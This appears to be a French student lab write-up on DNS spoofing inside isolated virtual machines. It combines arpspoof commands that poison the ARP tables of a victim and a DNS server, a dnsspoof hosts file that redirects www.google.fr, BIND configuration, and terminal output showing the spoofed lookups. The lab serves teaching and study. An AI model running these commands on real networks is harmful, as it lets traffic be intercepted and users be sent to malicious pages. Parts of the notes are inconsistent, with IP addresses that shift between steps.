

Cyber-11-tp 1: Attaque dns

On lance:

- ubuntu (interne) (attaquant) : 192.31.25.14
- Rt-box
- Ubuntu (interne) (victime) : 192.31.25.12
- ubuntu(interne) dns: 192.31.25.15

Installation de dsniff sur la machine attaquante pour utiliser l'outil arpspoof

Attention : Ne réalisez ce mini-TP que dans un environnement isolé (machines virtuelles). Toute tentative de manipulation de trafic sur un réseau de production peut être illégale et causer des perturbations. Ce TP est fourni à titre éducatif uniquement.

Contexte de l'attaque

- **Victime** : une machine cliente (192.168.1.20) qui envoie des requêtes DNS à un serveur DNS légitime (192.168.1.10).
- **Attaquant** : une machine sur le même réseau local (192.168.1.100) qui va intercepter ou manipuler les requêtes DNS.

Le but est de tromper la victime en lui renvoyant une fausse adresse IP pour un domaine (par exemple, www.example.com) afin de l'amener sur un site malveillant.

Pré-requis

1. Un **serveur DNS** (Bind9, dnsmasq ou tout autre) configuré dans un environnement local (sans DNSSEC activé pour l'instant).
2. Un **client** (la victime) dont la configuration DNS pointe vers le serveur DNS ci-dessus.
3. Une **machine attaquante** sur le même réseau local, équipée d'outils de spoofing / redirection (par exemple : arpspoof, dnsspoof, dnscraf, ettercap, etc.).

Installation du serveur dns sur le client:

```
apt install bind9 bind9utils bind9-doc
```

Mise en place d'un scénario d'attaque (exemple avec dnsspoof + arpspoof)

Configuration du fichier de spoofing

Sur la machine attaquante, créer un fichier de redirection (par exemple **spoof_hosts.txt**) pour dnsspoof. Ce fichier associe le nom de domaine à l'adresse IP malveillante :

192.168.1.99 www.example.com

On a configuré le fichier avec ceci (l'adresse random ds le même réseau, c'est celui que google.fr va avoir lorsqu'on va attaquer): 192.31.25.20 www.google.fr

Ici, 192.168.1.99 pourrait être un serveur web malveillant configuré pour montrer une fausse page.

Empoisonner la table ARP du client (ARP Spoofing)

Pour intercepter les requêtes DNS de la victime vers le DNS légitime, on peut faire de l'**ARP Spoofing** :

- Sur la machine attaquante, activer le forwarding IP (optionnel selon l'outil) :

echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward

Utiliser l'outil arpspoof pour se faire passer simultanément pour la victime et pour le serveur DNS, afin que le trafic DNS transite par l'attaquant :

Pour tromper la victime (192.168.1.20) et lui faire croire que l'attaquant est le DNS (192.168.1.10)

sudo arpspoof -i eth0 -t 192.168.1.20 192.168.1.10

[sudo arpspoof -i enp0s3 -t 192.31.25.12 192.31.25.15](#)

Dans un autre terminal : inverser la cible et la passerelle

(pour tromper le serveur DNS en lui faisant croire que l'attaquant est le client)

sudo arpspoof -i eth0 -t 192.168.1.10 192.168.1.20

[sudo arpspoof -i enp0s3 -t 192.31.25.15 192.31.25.12](#)

[\(adresse serveur dns + adresse machine victime\)](#)

(Adaptez -i eth0 au nom de votre interface réseau.)

Lancer dnsspoof

Dans un **troisième** terminal sur la machine attaquante :

```
sudo dnsspoof -i eth0 -f spoof_hosts.txt host 192.168.1.20 and udp port 53
```

- -i eth0 : interface réseau à écouter.
- -f spoof_hosts.txt : fichier associant nom de domaine et adresse IP malveillante.
- host 192.168.1.20 and udp port 53 : on cible les requêtes DNS provenant de la victime.

Observation de l'attaque

Côté victime (192.168.1.20) :

- Lancer un ping ou un dig vers www.example.com, ou simplement taper dans un navigateur :

```
dig www.example.com
```

```
# ou
```

```
ping www.example.com
```

```
# ou
```

```
curl http://www.example.com
```

- Constatez que l'adresse IP résolue n'est plus celle indiquée par votre vrai DNS, mais **192.168.1.99** (celle que vous avez mise dans spoof_hosts.txt).

Analysez les trames :

- Sur la victime, ouvrez **Wireshark** et regardez l'adresse MAC du routeur ou du DNS ; elle devrait être celle de l'attaquant si l'ARP Spoofing fonctionne.
- Les réponses DNS renvoyées par **dnsspoof** vont indiquer l'adresse IP malveillante.
- **Naviguez** sur <http://www.example.com> (si vous avez un service web malveillant sur 192.168.1.99) : vous verrez la page piégée, prouvant que le client a été redirigé.

DNS:

```
db.google.fr
/etc/bind

1 $TTL 86400
2 @ IN SOA ns1.google.fr. admin.google.fr. (
3     2025020701 ; Serial
4     3600       ; Refresh
5     1800       ; Retry
6     1209600    ; Expire
7     86400      ; Minimum TTL
8
9 IN NS ns1.google.fr.
10 IN NS ns2.google.fr.
11
12 ; Ajoutez les enregistrements A pour les serveurs de noms
13 ns1 IN A 8.8.8.8
14 ns2 IN A 8.8.4.4
15
16 ; Exemple d'enregistrement pour www.google.fr
17 www IN A 192.31.25.15 ; Exemple d'adresse IP pour www.google.fr
18
```


```
named.conf
/etc/bind

1 options {
2     directory "/var/cache/bind"; # Répertoire pour les caches DNS
3     listen-on port 53 { any; }; # Écouter sur le port 53
4     allow-query { any; };       # Permet les requêtes de n'importe quelle adresse
5     recursion yes;              # Active la récursion
6 };
7
8 zone "google.fr" IN {
9     type master;                # Le serveur est maître pour cette zone
10    file "/etc/bind/db.google.fr"; # Fichier de zone pour example.com
11 };
12
```

```
resolv.conf
/etc

1 # Generated by NetworkManager
2 nameserver 192.31.25.15
3
```

spooof_hosts.txt



```
1 192.31.25.50 www.google.fr

root@rt-mv: /home/administrateur# sudo dnsspoof -i enp0s3 -f spooof_hosts.txt host 192.31.25.12 and udp port 53
dnsspoof: listening on enp0s3 [host 192.31.25.12 and udp port 53]
192.31.25.12.51948 > 192.31.25.15.53: 57489+ A? www.google.fr

administrateur@rt-mv:~$ nslookup www.google.fr
Server:          192.31.25.15
Address:         192.31.25.15#53

Non-authoritative answer:
Name:   www.google.fr
Address: 192.31.25.50
;; communications error to 192.31.25.15#53: timed out
;; communications error to 192.31.25.15#53: timed out
;; communications error to 192.31.25.15#53: timed out
;; no servers could be reached
```

Pour le arp spoofing on vérifie que le client avec la commande arp -a et on observe que notre victime récupère l'adresse Mac de l'attaquant

search edu.ua

nameserver 172.18.26.101

nameserver 172.18.26.102

nameserver 172.18.26.103